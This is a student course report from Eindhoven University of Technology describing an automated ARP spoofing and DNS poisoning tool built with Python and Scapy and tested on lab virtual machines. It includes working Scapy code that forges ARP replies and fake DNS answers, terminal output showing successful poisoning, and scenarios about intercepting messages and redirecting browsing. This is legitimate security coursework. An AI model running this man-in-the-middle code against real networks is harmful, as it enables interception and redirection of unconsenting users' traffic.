Department of Computer Science and Engineering

De Rondom 70, 5612 AP Eindhoven P.O. Box 513, 5600 MB Eindhoven
The Netherlands
www.tue.nl

Author

Dilyana Gicheva	(1550802)
Elena Terzieva	(1534300)
Fatine Majaiti	(1571877)

Responsible Lecturer
Luca Allodi

Date
June 19, 2022

Automated ARP spoofing and DNS poisoning tool using Pyhton and Scapy

Group 28

Dilyana Gicheva (1550802)
`d.t.gicheva@student.tue.nl`

Elena Terzieva (1534300)
`e.e.terzieva@student.tue.nl`

Fatine Majaiti (1571877)
`f.majaiti@student.tue.nl`

Where innovation starts

Table of contents

Title
Automated ARP spoofing and DNS poisoning tool using Pyhton and Scapy

1 Introduction


Nowadays, when the technology has taken the world by storm, reliability of information systems is crucial. In the past, it was easier to protect your information and the attacks were not as strong as they are now. As the time passes, the information that can be obtained through attacks can be the whole life of the person owing to that people store all their personal information on their laptops. These computers, laptops and networks over which they operate are continuously trusted by people. Moreover, the protocols used to operate on some networks assume that they can trust the devices available on the network. This, of course, provides an opportunity for attackers to get hold of information they are not supposed to obtain.
In this paper we investigate what information we can gather by implementing different attacks and how hard is it to prevent them. The main goal is to develop a tool that automates ARP spoofing and DNS poisoning. This tool is used in a virtual environment and the outcomes of both attacks are analysed.

2 Attack description

Our attacking mechanism consists of two attacks - ARP spoofing and DNS attack. Below, these two attacks will be explained.


2.1 ARP spoofing

Address Resolution Protocol (ARP) is a protocol used for reaching specific device on the local area network (LAN) during your communication. ARP translates Internet Protocol (IP), which is a Network Layer protocol, to a Media Access Control (MAC), which is a Data-Link Layer Protocol. Since IP addresses are used to identify devices on the network layer and MAC addresses are used to identify datagrams, the connection between the two layers consists of sending datagrams to the MAC address of the machine that belongs to that IP.
A mapping table exists in the host ARP cache, in which the IP addresses are mapped to MAC addresses. However if the hosts does not have the MAC address that belongs to machine B in its ARP cache, it will use the ARP to get hold of the MAC address of this machine. The first attack that we implement (ARP spoofing) is based on this.
It is possible for an attacker to let a device associate the MAC-address of an attacker with the IP-address of other devices. This linking of a wrong MAC-address to an IP-address is what we call, ARP spoofing. The attack ARP Spoofing is also known as Man in the Middle. It works as follows: When machine A asks for machine B's MAC address, attacker C sends his MAC address, the mapping table is updated and from that point onwards, machine A sends packets to the attacker, while thinking it sends packets to B. This is the reason why this attack is called Man in the Middle, because the attacker is in the middle of all communications. ARP spoofing can only take place if the device of the attacker is part of the LAN. Only if this is the case, an attacker may be allowed to intercept data frames on a network, modify the traffic, or stop all traffic. Below, a figure is shown of a successful ARP spoofing attack that allows an attacker to alter routing on a network, allowing for a man-in-the-middle attack.



2.2 DNS poisoning

Domain Name System (DNS) is the hierarchical naming database in which internet domain names are located and translated into IP addresses. DNS maps the name that people use to locate a website to an IP address that a computer uses to locate that exact same website. There are different types of DNS services. First, we have the Root DNS which is the highest hierarchical level of the internet and responsible for the top level domain queries. Next, we have the Authorative DNS which answers the queries whose answer it already knows. It does not ask other DNSs for it. Lat but not least, we have the recursive DNS that forwards queries to the Authoritative DNSs which will answer the queries.
The following diagram gives an overview of how DNS services work to route an end user to a website.


65.61.198.201
5. GET website.com/index.html
3b. Cache website.com is at 65.61.198.201
1. ID=x Where is website.com?
2. ID=a Where is website.com?
4. ID=x website.com is at 65.61.198.201
3. ID=a website.com is at 65.61.198.201
Recursive DNS
Authoritative DNS

As can be seen in the figure above, the client first contacts an arbitrary DNS server that is known to the client. There are two options at this point. If the location of that domain is stored in the cache of this server or if it is an authorative server for that domain, this server will send a response to the client containing the IP of this domain. If this is not the case, which means that the server is a recursive DNS server, it will recursively forward the query to an authorative server which will then send a response back with the location of the domain. This location will be cached in the recursive DNS server. The reason why the recursive DNS server caches the location of this domain is to make it easier to answer following requests, since the recursive server already has the location of the domain and does not have to ask the other DNS servers.
In DNS spoofing, the response on the request of the recursive DNS server to the authorative DNS server is blocked by the attacker, which makes it possible for this same attacker to send a spoofed answer to the client, containing a wrong IP address that belongs to the attacker. The DNS server will then link this IP address to the website that the client wants to visit. This means that all traffic that was supposed to this website, will now go to the attacker.

3 Technical setup

3.1 Environment

Our tool is developed using Python 2.7 and it uses the packages Scapy, netifaces, netaddr and time. Scapy is used to create, send, receive and manipulate the packages. Netifaces is used to enumerate the interfaces on the local machine and to provide the corresponding ip addresses, submasks and MAC addresses. Netaddr is a library for representing and manipulating network addresses.
The tool is intended to be executed on a Linux machine. It is created and tested using three different virtual machine: one Ubuntu (64-bit) machine that belongs to the attacker, one Windows XP (64-bit) victim machine and last but not least, a Oracle (64-bit) server machine. In the Windows and Oracle machines the internet is not turned on and should be turned on manually in Oracle VM VirtualBox Manager by adding another NAT network being to their properties.

3.2 Execution phase


The tool can be executed on the terminal of VS code with the command **sudo python attack.py**, where attack.py is the name of the tool. The tool consists of a discovery phase, an ARP spoofing phase and a DNS spoofing phase.

3.2.1 Discovery phase

When the tool is run, the first thing that will pop up is a welcome message with the choice for the user to either perform an ARP poisoning attack or a DNS poisoning attack. 1 means that the user wants to perform an ARP spoofing attack and 2 means that a DNS attack is chosen by the user. The discovery phase is run as first after which this spoofing attack is chosen. This spoofing is either ARP poisoning or DNS spoofing. Firstly, the possible interfaces are found and presented to the user so he could choose between them. If the user wants to use ARP spoofing he should use interface **enp0s3** and if he wants DNS spoofing he should use interface **enp0s9**. After the interface is chosen, the active hosts on the network are found and presented to the user, from which the user again can make a choice.


3.2.2 ARP spoofing

For the ARP spoofing attack, in total, 3 machines are involved. First, we have the attacker machine (M3) running Ubuntu. Secondly, we have the client machine running windows XP (M1) and the web server running on the background (M2). Initially, the arp cache of the victim machine is empty. This can be checked using the command arp -a in the command prompt of M1. This means that it does not know which MAC addresses belong to any of the IP addresses (see the picture below).




```
C:\Documents and Settings\mvictim>arp -a
No ARP Entries Found
```

After the choice of the attack and the choice of the interface, there is a choice of the available active hosts.(see picture below). The user can choose the IP to attack and the IP to spoof here.



```
Received 4 packets, got 4 answers, remaining 252 packets
  0a:00:27:00:00:02 192.168.56.1
  08:00:27:22:91:58 192.168.56.100
  08:00:27:b7:c4:af 192.168.56.101
  08:00:27:cc:08:6f 192.168.56.102

These are the active hosts on the network:
1. 192.168.56.1 0a:00:27:00:00:02
2. 192.168.56.100 08:00:27:22:91:58
3. 192.168.56.101 08:00:27:b7:c4:af
4. 192.168.56.102 08:00:27:cc:08:6f
Select IP to attack:
3
Select IP To Spoof:
4
.
Sent 1 packets.
Sent packet to: 192.168.56.101 and spoofed ip: 192.168.56.102
.
Sent 1 packets.
Sent packet to: 192.168.56.102 and spoofed ip: 192.168.56.101
```

This means that the attack is successfully executed. If M1 wants to communicate with M2, it will now send all the packets to M3 without knowing. (see figure below). To make sure that this is indeed the case, we take a look at the arp cache in M1 and fe find that the MAC address is indeed spoofed.


M2 Server (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Right Ctrl
M1 XP (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Command Prompt
start
Command Prompt


```
tc@box:~$ arp -a
tc@box:~$ arp -a
? (192.168.56.101) at 08:00:27:d0:25:4b [ether]  on eth0
? (192.168.56.103) at 08:00:27:d0:25:4b [ether]  on eth0
? (192.168.56.103) at 08:00:27:d0:25:4b [ether]  on eth0
tc@box:~$
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\mvictim>arp -a

Interface: 10.0.2.4 --- 0x2
  Internet Address      Physical Address      Type
  10.0.2.3              08-00-27-ee-a6-4c     dynamic

C:\Documents and Settings\mvictim>arp -a

Interface: 192.168.56.101 --- 0x3
  Internet Address      Physical Address      Type
  192.168.56.102        08-00-27-d0-25-4b     dynamic
  192.168.56.103        08-00-27-d0-25-4b     dynamic

C:\Documents and Settings\mvictim>_
```

Then after 512 seconds, packages with the correct MAC addresses will be send to restore the correct MAC addresses.


3.2.3 DNS spoofing

For the DNS attack the user has already chosen the interface (**enp0s9**) and now needs to choose the victim to spoof. Then a packet will be send to the victim with the spoofed gateway.




```
Received 5 packets, got 5 answers, remaining 251 packets
  52:54:00:12:35:00 10.0.2.1
  52:54:00:12:35:00 10.0.2.2
  08:00:27:ee:a6:4c 10.0.2.3
  08:00:27:3b:54:12 10.0.2.4
  08:00:27:3e:e0:a5 10.0.2.6

These are the active hosts on the network:
1. 10.0.2.1 52:54:00:12:35:00
2. 10.0.2.2 52:54:00:12:35:00
3. 10.0.2.3 08:00:27:ee:a6:4c
4. 10.0.2.4 08:00:27:3b:54:12
5. 10.0.2.6 08:00:27:3e:e0:a5
Select IP to attack:
4
.
Sent 1 packets.
 spoofed
```

When a DNS request is received from the victim the user will receive information of the packet that is sent as an answer to the IP of the victim. In this tool, every DNS request will be redirected to the IP address. **10.0.2.6**.



```
Sent 1 packets.
 spoofed
.
Sent 1 packets.
DNS packet was sent with: Ether / IP / UDP / DNS Ans "10.0.2.6"  to ip: 10.0.2.4
```

For the attack to be successful, when the victim tries to open a website (in this case google.com) he should be redirected to 10.0.2.6:


M1 XP (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
http://google.com/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://google.com/ Go Links
Done Internet
start http://google.com/ - ... 11:41 AM
Right Ctrl


It works!

4 Attack analysis

In this section we will show two scenarios that highlight a use case of the tool. These scenarios are not specifically with malicious intentions but show about possible application of the attacks.


4.1 ARP spoofing: Texting

Assume that person A knows two people: person B and person C and she knows that these people message together a lot. Person A however, would love to message with person B. This is possible by being the man-in-the-middle in the communication between B and C. If person A succeeds in becoming the man-in-the-middle, she can now send her own MAC-address to B. B thinks that this MAC-address is of person C and thus she will start sending messages to this MAC address. However, this MAC address is not of person C but B does not know this. The result of this is that B will keep sending messages to A instead of C without knowing. This is of course one scenario out of a lot. ARP spoofing can also be used in companies where attackers want to get information about the employees. This is very dangerous for the companies as the breach of private information may lead to issues inside the company.


3. I will send message to C
2.Sends his MAC address
4.Sends message to A thinking this is C
1.They are chatting
B
A
C


4.2 DNS poisoning: Website

Assume that we have two people: Person A and Person B. Person A wants to open the website google.com in his browser. However, Person B wants Person A to go to facebook.com. In this case B will perform a DNS spoofing attack. Firstly, it will get the gateway of the network and spoof the gateway address in A's machine. Because of this, B will be able to catch the DNS requests that A sends to open the website google.com. Now B will send another packet as a DNS response to the request, but with changed IP destination (in our case it will be the IP address of facebook.com). After this, when A tries to open google.com, he will be redirected to facebook.com and this means that the attack has succeeded.


1. Sends a request to open a website
A
3.Sends another packet but with a changed IP destination
2.Get the gateway
Internet


5 Attack engineering

The whole attack consists of three major parts - making the attack automated, an ARP spoofing part and a DNS spoofing part. The first step is getting all the available interfaces on the local device and presenting them to the user for him to be able to choose which interface they would like to use. From here we also get the IP of the device and use it to compute the subnet mask so we can add it to the network IP(needed for browsing the active hosts with $arping$).



```python
#Function that gets the local interfaces
def get_local_ips():
    interfaces = ni.interfaces()
    adr = {}
    key = 1
    for i in interfaces: #Will cycle through all available interfaces and check each one.
        if i != "lo": #This will remove lo from the interfaces it checks.
            try:
                ni.ifaddresses(i)
                ip = ni.ifaddresses(i)[ni.AF_INET][0]['addr']
                sm = ni.ifaddresses(i)[ni.AF_INET][0]['netmask']
                mac = ni.ifaddresses(i)[ni.AF_PACKET][0]['addr']

                adr[key] = {'interface': i , 'ip': ip , 'netmask': sm , 'mac': mac }
                key = key + 1

            except: #Error case for a disconnected Wi-Fi or trying to test a network with no DHCP
                print (i + " is not connected or DHCP is not available. Try setting a static IP address.")

    return adr
```

In order to search for the active hosts in the network, the function $arping(network\_ip)$ has been used with needed parameter the IP address of the network with the mask. The function $arp\_sc(ips)$ is written to firstly get all the active IP addresses with their MAC addresses with the function from the library **scapy** $arping(ips)$.




```python
def arp_sc(ips):
    resp, unanswered = arping(ips)
    hosts = {}
    key = 1
    for host in resp:
        ip = host[1][ARP].psrc
        mac = host[1][ARP].hwsrc
        hosts[key] = {'ip': ip , 'mac': mac }
        key = key + 1
    return hosts
```

Then a list is created to keep the value of every IP with their corresponding MAC and a key to be associated with every tuple. Moreover, to make the distinction between the used addresses easier, three lists host, target and spoofed contain the associated addresses chosen by the user.

5.1 ARP poisoning

The ARP spoofing starts with two spoofing functions. The first call of the function sends a packet to the victim of the spoofed IP with our MAC address. The second call of the function sends a packet to the spoofed IP the victims IP with our MAC address:




```python
#Arp spoofing function
def spoof(host, target,spoofed):
    arp = Ether() / ARP()
    arp[Ether].src = host['mac']
    arp[ARP].hwsrc = host['mac']
    arp[ARP].psrc = spoofed['ip']
    arp[ARP].hwdst = target['mac']
    arp[ARP].pdst =  target['ip']

    sendp(arp, iface='enp0s3')
    print( "Sent packet to: " + target['ip'] + " and spoofed ip: " + spoofed['ip'])
    return True
```

After the devices have been spoofed, a timer is set to 512 second. After that time has passed, a restoring function with the same structure is called twice again but with the correct details to restore the correct MAC values.


5.2 DNS spoofing

The DNS spoofing attack starts with the spoofing function that is the same as ARP spoofing function with the difference that the network gateway is found and used as IP to spoof. To be sure it was successful, we could check the MAC addresses on the victim with interface enp0s9:



```
C:\Documents and Settings\mvictim>arp -a

Interface: 10.0.2.4 --- 0x2
  Internet Address      Physical Address      Type
  10.0.2.1              08-00-27-c2-be-79     dynamic
  10.0.2.3              08-00-27-ee-a6-4c     dynamic
  10.0.2.5              08-00-27-c2-be-79     dynamic
```

Then, all UDP packages that are for port 53 are caught(filtered in the sniff function provided by scapy). The package is checked whether it is from the victims IP address and whether it is a DNS request. If yes, a new package is created to be the DNS response to the victim with IP address to the request 10.0.2.6 and then it is sent:



```python
new_packet = Ether (src = packet[Ether].dst, dst = packet[Ether].src) /\
    IP(dst = packet[IP].src, src = packet[IP].dst) /\
    UDP(dport = packet[UDP].sport, sport = packet[UDP].dport) /\
    DNS(id = packet[DNS].id, qd = packet[DNS].qd, aa = 1, qr = 1, \
    an = DNSRR(rrname = packet[DNS].qd.qname, type='A', ttl = 624, \
    rdata = "10.0.2.6"))
```

However, if the package is not from our victim or it is not a DNS request, only the checksum and length of the IP and UDP will be changed, so it will not be discovered that we have received the package. The package is again resent. Packets are sniffed and sent through the interface enp0s9.

6 Conclusion

In conclusion, our tool is able to perform an automated ARP and DNS poisoning attack by choosing the hosts yourself and misusing the ARP and DNS protocols. Even though both attacks work, there are some improvements that could be made to the tool. The first improvement that could be made to the ARP spoofing tool and that we could work on in the future is to make a distinction between private and public IP's when a list of all hosts and their IP addresses are provided. Another thing that we could work on is to make it possible to perform an ARP attack on multiple hosts at the same time. As of the DNS spoofing attack, it works with the following website: www.google.com. For this site, every packet is received and sent to the desired IP address. However, for some other websites, the responses of the packets are blocked which means that the website cannot open nor can the client be redirected to the desired IP. There was not enough time to make this work but this is absolutely something that we would try to consider in the feature.